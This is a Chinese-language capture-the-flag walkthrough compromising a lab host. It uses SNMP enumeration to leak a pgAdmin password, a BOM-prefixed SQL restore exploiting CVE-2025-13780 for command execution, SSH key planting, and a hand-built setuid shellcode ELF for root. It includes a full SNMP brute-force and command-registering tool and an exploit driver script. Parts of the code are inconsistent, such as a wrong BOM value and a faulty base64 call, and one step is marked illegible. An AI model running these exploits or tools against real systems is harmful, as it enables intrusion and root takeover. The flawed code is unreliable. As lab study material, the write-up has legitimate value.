

扫描

```
[*] Starting scan on 192.168.56.104...  
[+] Port 22 is OPEN  
[+] Port 80 is OPEN  
[+] Port 5050 is OPEN
```

提示是 SNMP，查 Net-SNMP extend 输出
这里是用 ai 写了一个脚本




snmp_tool.py

东西太长了，我把内容复制在结尾，主要作用就是查看下面的内容（Python 标准库实现的 SNMP v1/v2c 协议客户端）

```
1.3.6.1.4.1.8072.1.3.2.1.0 = 2  
1.3.6.1.4.1.8072.1.3.2.2.1.2.7.112.103.97.100.109.105.110 = /bin/echo  
1.3.6.1.4.1.8072.1.3.2.2.1.2.11.115.121.115.116.101.109.95.110.111.116.101 = /bin/echo  
1.3.6.1.4.1.8072.1.3.2.2.1.3.7.112.103.97.100.109.105.110 = "web password: pgAdmin"  
1.3.6.1.4.1.8072.1.3.2.2.1.3.11.115.121.115.116.101.109.95.110.111.116.101 = "Internal DB service is running on port 5432"  
1.3.6.1.4.1.8072.1.3.2.2.1.4.7.112.103.97.100.109.105.110 =  
1.3.6.1.4.1.8072.1.3.2.2.1.4.11.115.121.115.116.101.109.95.110.111.116.101 =  
1.3.6.1.4.1.8072.1.3.2.2.1.5.7.112.103.97.100.109.105.110 = 5  
1.3.6.1.4.1.8072.1.3.2.2.1.5.11.115.121.115.116.101.109.95.110.111.116.101 = 5  
1.3.6.1.4.1.8072.1.3.2.2.1.6.7.112.103.97.100.109.105.110 = 1  
1.3.6.1.4.1.8072.1.3.2.2.1.6.11.115.121.115.116.101.109.95.110.111.116.101 = 1  
1.3.6.1.4.1.8072.1.3.2.2.1.7.7.112.103.97.100.109.105.110 = 1  
1.3.6.1.4.1.8072.1.3.2.2.1.7.11.115.121.115.116.101.109.95.110.111.116.101 = 1  
1.3.6.1.4.1.8072.1.3.2.2.1.20.7.112.103.97.100.109.105.110 = 4  
1.3.6.1.4.1.8072.1.3.2.2.1.20.11.115.121.115.116.101.109.95.110.111.116.101 = 4  
1.3.6.1.4.1.8072.1.3.2.2.1.21.7.112.103.97.100.109.105.110 = 1  
1.3.6.1.4.1.8072.1.3.2.2.1.21.11.115.121.115.116.101.109.95.110.111.116.101 = 1  
1.3.6.1.4.1.8072.1.3.2.3.1.1.7.112.103.97.100.109.105.110 = web password: pgAdmin  
1.3.6.1.4.1.8072.1.3.2.3.1.1.11.115.121.115.116.101.109.95.110.111.116.101 = Internal DB service is running on port 5432  
1.3.6.1.4.1.8072.1.3.2.3.1.2.7.112.103.97.100.109.105.110 = web password: pgAdmin  
1.3.6.1.4.1.8072.1.3.2.3.1.2.11.115.121.115.116.101.109.95.110.111.116.101 = Internal DB service is running on port 5432  
1.3.6.1.4.1.8072.1.3.2.3.1.3.7.112.103.97.100.109.105.110 = 1  
1.3.6.1.4.1.8072.1.3.2.3.1.3.11.115.121.115.116.101.109.95.110.111.116.101 = 1  
1.3.6.1.4.1.8072.1.3.2.3.1.4.7.112.103.97.100.109.105.110 = 0  
1.3.6.1.4.1.8072.1.3.2.3.1.4.11.115.121.115.116.101.109.95.110.111.116.101 = 0  
1.3.6.1.4.1.8072.1.3.2.4.1.2.7.112.103.97.100.109.105.110.1 = web password: pgAdmin  
1.3.6.1.4.1.8072.1.3.2.4.1.2.11.115.121.115.116.101.109.95.110.111.116.101.1 = Internal DB service is running on port 5432
```

得出账号密码 pgAdmin,

访问 80 和 5050,



所以决定猜测邮箱前缀是 pigg.dsz


使用以下邮箱密码

- 邮箱: pgadmin@pigg.dsz
- 密码: pgAdmin


成功



存储管理器中好像可以上传恶意文件



同时数据库中可以进行查询工具



所以构思想要查看有无恶意文件可以利用

查询到可以使用 CVE-2025-13780:

pgAdmin 4 的 Plain SQL Restore 功能会检查 psql 转义命令 (如 \!), 用正则 (^\\n)[\t]*\\ 匹配并阻止。但 9.10 版本的正则 不匹配 UTF-8 BOM 前缀的转义命令 !

Bypass 手法 (CVE-2025-13780) : 在恶意 SQL 文件最前面加 UTF-8 BOM 字节 `\xef\xbb\xbf`, psql 会忽略 BOM 并执行 `\!`, 而 pgAdmin 的正则匹配不到。

使用一把梭工具

```
C:\Users\DELL\AppData\Local\Programs\Python\Python311\Lib\site-packages\requests\_init_.py:113: RequestsDependencyWarning: urllib3 (2.3.0) or chardet (7.4.3)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn(
Public key: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHlwSFYeC2k5/dxvEdtcqtd...
[*] 登录 sgAdmin...
[*] 登录成功
[*] 初始化 File Manager...
[*] File Manager 就绪
[*] 连接数据库...
[*] 数据库已连接
写入结果:
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHlwSFYeC2k5/dxvEdtcqtdSuy0NZ014Jc3JokRexX8 dell@lanncieloft
PS C:\Users\DELL>
```

Ssh 连接成功

[illegible]

SUID ELF 提权

虽然有 `sudo -l` 显示 NOPASSWD，但本地无 PostgreSQL 服务运行，且无网络装不了包。

/mnt 宿主机 home 目录可写 → 从 pgAdmin 容器(root)写一个 SUID root 的二进制 进去。

核心 shellcode 逻辑：

1. `setuid(0)` — 因为 `shell` 会丢弃 `SUID`，需要显式调用
2. `setgid(0)`
3. `execve("/bin/sh", ["/bin/sh", NULL], NULL)` — 启动 `root shell`

这边是代码

```
shellcode = bytes([
    # setuid(0): syscall 105
    0x48, 0x31, 0xff, 0x48, 0x31, 0xc0, 0xb0, 0x69, 0x0f, 0x05,
    # setgid(0): syscall 106
    0x48, 0x31, 0xff, 0x48, 0x31, 0xc0, 0xb0, 0x6a, 0x0f, 0x05,
    # execve("/bin/sh", ["/bin/sh", NULL], NULL)
    0x48, 0x31, 0xd2,                # xor rdx, rdx  (envp = NULL)
    0x48, 0xbb, 0x2f, 0x2f, 0x62, 0x69, # mov rbx, "//bin/sh"
    0x6e, 0x2f, 0x73, 0x68,
    0x48, 0xc1, 0xeb, 0x08,          # shr rbx, 8 → "/bin/sh\0"
    0x53,                            # push rbx
    0x48, 0x89, 0xe7,                # mov rdi, rsp (filename)
    0x50,                            # push rax (NULL, rax=0)
    0x57,                            # push rdi (argv[0])
    0x48, 0x89, 0xe6,                # mov rsi, rsp (argv)
    0xb0, 0x3b,                      # mov al, 59 (execve)
    0x0f, 0x05,                      # syscall
])

import struct

LOAD_ADDR = 0x400000

ENTRY = LOAD_ADDR + 0x78 # code at offset 0x78 (ELF header + program header)

# ELF64 header (64 bytes)
ehdr = b'\x7fELF\x02\x01\x01\x00' + b'\x00' * 8
ehdr += struct.pack('<HHIQQQIHHHHHH',
    2,          # e_type = ET_EXEC
    0x3e,       # e_machine = EM_X86_64
    1,          # e_version
    ENTRY,      # e_entry
    0x40,       # e_phoff
    0, 0,       # e_shoff, e_flags
    0x40,       # e_ehsize
    0x38,       # e_phentsize
    1,          # e_phnum
    0, 0, 0,    # e_shentsize, e_shnum, e_shstrndx
)

# Program header (56 bytes) — PT_LOAD with PF_R|PF_X
FILE_CODESZ = len(shellcode) + 0x200
MEM_CODESZ = 0x1000

phdr = struct.pack('<II', 1, 5) # p_type=PT_LOAD, p_flags=PF_R|PF_X
phdr += struct.pack('<QQQQQQ',
    0, LOAD_ADDR, LOAD_ADDR,    # offset, vaddr, paddr
    FILE_CODESZ, MEM_CODESZ,    # filesz, memsz
    MEM_CODESZ,                 # align
```

```
)
elf = ehdr + phdr + shellcode
elf += b'\x00' * (FILE_CODESZ - 0x78 - len(shellcode)) # pad to filesz
# elf 约 562 字节
import base64
b64 = base64.b64encode(elf.decode())
```

通过 BOM RCE 将 ELF 写入宿主机

BOM = "\uffff"

用 pgAdmin 容器的 Python 将 base64 解码并写文件

```
cmd = f"python3 -c \"\"\" \
    f\"import base64; \" \
    f\"open('/mnt/suidsh3','wb').write(base64.b64decode('{b64}'))\"; \" \
    f\"import os; \" \
    f\"os.chmod('/mnt/suidsh3', 0o6777); \" \
    f\"os.chown('/mnt/suidsh3', 0, 1000)\"\"\"
```

payload = BOM + "\\! " + cmd + "\\nSELECT 1;\\n"

... 同样的 SQL save → Restore 流程

SSH 到宿主机执行 SUID ELF

ssh -i pwn_new welcome@192.168.56.104

```
$ ls -la /home/welcome/suidsh3
-rwsrwsrwx 1 root welcome 562 May 26 09:43 /home/welcome/suidsh3
# 从 pgAdmin 容器再执行一次 chmod
cmd = "chmod 6777 /mnt/suidsh3"
$ echo 'id; cat /root/root.txt' | /home/welcome/suidsh3
uid=0(root) gid=0(root) groups=1000(welcome)
flag{root-7cba4247102f082e1c67d04649c8f077} ← ROOT FLAG!!
```

后面补充使用的脚本：

第一个，snmp

```
import argparse
import socket
import random
import time

COMMON_OIDS = {
    "system": "1.3.6.1.2.1.1",
    "interfaces": "1.3.6.1.2.1.2.2.1.2",
    "ip_addr": "1.3.6.1.2.1.4.20.1.1",
```

```

    "routes": "1.3.6.1.2.1.4.21",
    "tcp_ports": "1.3.6.1.2.1.6.13.1.3",
    "udp_ports": "1.3.6.1.2.1.7.5.1.2",
    "users": "1.3.6.1.4.1.77.1.2.25",
    "process_names": "1.3.6.1.2.1.25.4.2.1.2",
    "process_paths": "1.3.6.1.2.1.25.4.2.1.4",
    "process_args": "1.3.6.1.2.1.25.4.2.1.5",
    "storage": "1.3.6.1.2.1.25.2.3.1.3",
    "software": "1.3.6.1.2.1.25.6.3.1.2",
    "extend": "1.3.6.1.4.1.8072.1.3.2",
}

DEFAULT_COMMUNITIES = [
    "public", "private", "manager", "monitor", "admin", "default",
    "community",
    "snmp", "read", "readonly", "public123", "private123", "pigg",
    "Pigg"
]

def enc_len(n):
    if n < 128:
        return bytes([n])
    b = n.to_bytes((n.bit_length() + 7) // 8, "big")
    return bytes([0x80 | len(b)]) + b

def enc_tlv(tag, value):
    return bytes([tag]) + enc_len(len(value)) + value

def enc_int(n):
    if n == 0:
        return enc_tlv(0x02, b"\x00")
    b = n.to_bytes((n.bit_length() + 7) // 8, "big", signed=False)
    if b[0] & 0x80:
        b = b"\x00" + b
    return enc_tlv(0x02, b)

def enc_str(s):
    return enc_tlv(0x04, s.encode())

def enc_null():

```

```

    return b"\x05\x00"

def enc_oid(oid):
    parts = [int(x) for x in oid.strip(".").split(".")]
    data = bytes([parts[0] * 40 + parts[1]])
    for p in parts[2:]:
        stack = [p & 0x7f]
        p >>= 7
        while p:
            stack.append(0x80 | (p & 0x7f))
            p >>= 7
        data += bytes(reversed(stack))
    return enc_tlv(0x06, data)

def dec_len(data, i):
    n = data[i]
    i += 1
    if n & 0x80:
        size = n & 0x7f
        n = int.from_bytes(data[i:i + size], "big")
        i += size
    return n, i

def read_tlv(data, i):
    tag = data[i]
    length, i = dec_len(data, i + 1)
    value = data[i:i + length]
    return tag, value, i + length

def dec_oid(value):
    if not value:
        return ""
    first = value[0]
    parts = [first // 40, first % 40]
    n = 0
    for b in value[1:]:
        n = (n << 7) | (b & 0x7f)
        if not b & 0x80:
            parts.append(n)
            n = 0
    return ".".join(map(str, parts))

```



```

def dec_int(value):
    if not value:
        return 0
    return int.from_bytes(value, "big", signed=bool(value[0] & 0x80))

def val_to_text(tag, value):
    if tag in (0x02, 0x41, 0x42, 0x43, 0x46):
        return str(dec_int(value))
    if tag == 0x04:
        return value.decode("utf-8", "replace")
    if tag == 0x05:
        return "NULL"
    if tag == 0x06:
        return dec_oid(value)
    if tag == 0x40 and len(value) == 4:
        return ".".join(str(x) for x in value)
    if tag in (0x80, 0x81, 0x82):
        return "NOSUCH"
    return value.hex()

def typed_value(vtype, value):
    if vtype in ("s", "str", "string"):
        return enc_str(value)
    if vtype in ("i", "int", "integer"):
        return enc_int(int(value))
    if vtype in ("o", "oid"):
        return enc_oid(value)
    if vtype in ("n", "null"):
        return enc_null()
    raise ValueError("unsupported value type")

def build_packet(community, oid, pdu_tag, version, value=None):
    req_id = random.randint(1, 0x7fffffff)
    vb = enc_tlv(0x30, enc_oid(oid) + (value if value is not None else
enc_null()))
    vbs = enc_tlv(0x30, vb)
    pdu = enc_tlv(pdu_tag, enc_int(req_id) + enc_int(0) + enc_int(0) +
vbs)
    return enc_tlv(0x30, enc_int(version) + enc_str(community) + pdu)

```

```

def parse_response(data, with_error=False):
    tag, root, _ = read_tlv(data, 0)
    if tag != 0x30:
        return ([], -1, -1) if with_error else []
    i = 0
    _, _, i = read_tlv(root, i)
    _, _, i = read_tlv(root, i)
    _, pdu, i = read_tlv(root, i)
    j = 0
    _, _, j = read_tlv(pdu, j)
    _, err, j = read_tlv(pdu, j)
    _, err_idx, j = read_tlv(pdu, j)
    err_code = dec_int(err)
    err_index = dec_int(err_idx)
    _, vbl, j = read_tlv(pdu, j)
    out = []
    k = 0
    while k < len(vbl):
        t, vb, k = read_tlv(vbl, k)
        if t != 0x30:
            continue
        x = 0
        ot, ov, x = read_tlv(vb, x)
        vt, vv, x = read_tlv(vb, x)
        out.append((dec_oid(ov), vt, val_to_text(vt, vv)))
    if with_error:
        return out, err_code, err_index
    if err_code != 0:
        return []
    return out

def request(target, community, oid, pdu_tag=0xa0, version=1, port=161,
timeout=2.0, value=None, with_error=False):
    pkt = build_packet(community, oid, pdu_tag, version, value)
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.settimeout(timeout)
    try:
        s.sendto(pkt, (target, port))
        data, _ = s.recvfrom(65535)
        return parse_response(data, with_error)
    except Exception:
        return ([], -1, -1) if with_error else []
    finally:
        s.close()

```

```

def query(target, community, oid, pdu_tag=0xa0, version=1, port=161,
timeout=2.0):
    return request(target, community, oid, pdu_tag, version, port,
timeout)

def set_value(target, community, oid, vtype, value, version, port,
timeout):
    return request(target, community, oid, 0xa3, version, port, timeout,
typed_value(vtype, value), True)

def oid_parts(oid):
    return [int(x) for x in oid.strip(".").split(".")]

def in_tree(oid, root):
    a = oid_parts(oid)
    b = oid_parts(root)
    return a[:len(b)] == b

def index_from_name(name):
    b = name.encode()
    return "." + str(len(b)) + "." + ".".join(str(x) for x in b)

def walk(target, community, root, version, port, timeout, limit):
    cur = root
    count = 0
    while count < limit:
        rows = query(target, community, cur, 0xa1, version, port,
timeout)
        if not rows:
            break
        oid, tag, text = rows[0]
        if not in_tree(oid, root) or text == "NOSUCH":
            break
        print(f"{oid} = {text}")
        cur = oid
        count += 1

def load_communities(path):

```

```

    if not path:
        return DEFAULT_COMMUNITIES
    with open(path, "r", encoding="utf-8", errors="ignore") as f:
        return [x.strip() for x in f if x.strip() and not
x.startswith("#")]

def brute(target, communities, version, port, timeout):
    found = []
    for c in communities:
        rows = query(target, c, "1.3.6.1.2.1.1.1.0", 0xa0, version,
port, timeout)
        if rows:
            print(f"[+] community found: {c}")
            for oid, _, text in rows:
                print(f"    {oid} = {text}")
            found.append(c)
    return found

def extend_set(target, community, name, command, args, version, port,
timeout):
    idx = index_from_name(name)
    base = "1.3.6.1.4.1.8072.1.3.2.2.1"
    steps = [
        (base + ".21" + idx, "i", "5"),
        (base + ".2" + idx, "s", command),
        (base + ".3" + idx, "s", args),
        (base + ".6" + idx, "i", "1"),
        (base + ".7" + idx, "i", "1"),
        (base + ".20" + idx, "i", "4"),
        (base + ".21" + idx, "i", "1"),
    ]
    for oid, vtype, value in steps:
        rows, err, err_idx = set_value(target, community, oid, vtype,
value, version, port, timeout)
        print(f"SET {oid} {vtype} {value!r} -> err={err}
index={err_idx}")
        for roid, _, text in rows:
            print(f"    {roid} = {text}")
        if err != 0:
            return False
    return True

```

```

def main():
    parser = argparse.ArgumentParser(description="Dependency-free SNMP
v1/v2c enum tool")
    parser.add_argument("-t", "--target", required=True)
    parser.add_argument("-c", "--community")
    parser.add_argument("-C", "--community-file")
    parser.add_argument("-v", "--version", choices=["1", "2c"],
default="2c")
    parser.add_argument("-p", "--port", type=int, default=161)
    parser.add_argument("-T", "--timeout", type=float, default=2.0)
    parser.add_argument("--brute", action="store_true")
    parser.add_argument("--walk", help="walk root OID")
    parser.add_argument("--get", help="get exact OID")
    parser.add_argument("--set", nargs=3, metavar=("OID", "TYPE",
"VALUE"))
    parser.add_argument("--extend-set", nargs=3, metavar=("NAME",
"COMMAND", "ARGS"))
    parser.add_argument("--common", action="store_true")
    parser.add_argument("--limit", type=int, default=300)
    args = parser.parse_args()
    version = 0 if args.version == "1" else 1

    communities = load_communities(args.community_file)
    if args.brute or not args.community:
        found = brute(args.target, communities, version, args.port,
args.timeout)
        if not args.community:
            if not found:
                print("[-] no community found")
                return
            args.community = found[0]

    if args.get:
        for oid, _, text in query(args.target, args.community, args.get,
0xa0, version, args.port, args.timeout):
            print(f"{oid} = {text}")

    if args.set:
        oid, vtype, value = args.set
        rows, err, err_idx = set_value(args.target, args.community, oid,
vtype, value, version, args.port, args.timeout)
        print(f"err={err} index={err_idx}")
        for roid, _, text in rows:
            print(f"{roid} = {text}")

```

```

    if args.extend_set:
        name, command, cmd_args = args.extend_set
        if extend_set(args.target, args.community, name, command,
cmd_args, version, args.port, args.timeout):
            walk(args.target, args.community,
"1.3.6.1.4.1.8072.1.3.2.3", version, args.port, args.timeout,
args.limit)

    if args.walk:
        walk(args.target, args.community, args.walk, version, args.port,
args.timeout, args.limit)

    if args.common:
        for name, oid in COMMON_OIDS.items():
            print(f"\n### {name} {oid}")
            walk(args.target, args.community, oid, version, args.port,
args.timeout, args.limit)
            time.sleep(0.1)

if __name__ == "__main__":
    main()

```

cve 的利用脚本

```

from cve_2025_13780_manual import login, init_file_manager, connect_db,
exec_command
import base64

PUBKEY = open(r"H:\攻防\qianghua\Pigg\.ssh\id_pigg.pub").read().strip()
PUBKEY_B64 = base64.b64encode(PUBKEY.encode()).decode()
print(f"Public key: {PUBKEY[:60]}...")

h = login()
init_file_manager(h)
connect_db(h)

exec_command(f"python3 -c \"import base64;
open('/mnt/.ssh/authorized_keys', 'w').write(base64.b64decode('{PUBKEY_B
64}').decode())\"", h)
exec_command("chmod 600 /mnt/.ssh/authorized_keys", h)
exec_command("chmod 700 /mnt/.ssh", h)

result = exec_command("cat /mnt/.ssh/authorized_keys", h)

```

```
print("写入结果:")  
print(result)
```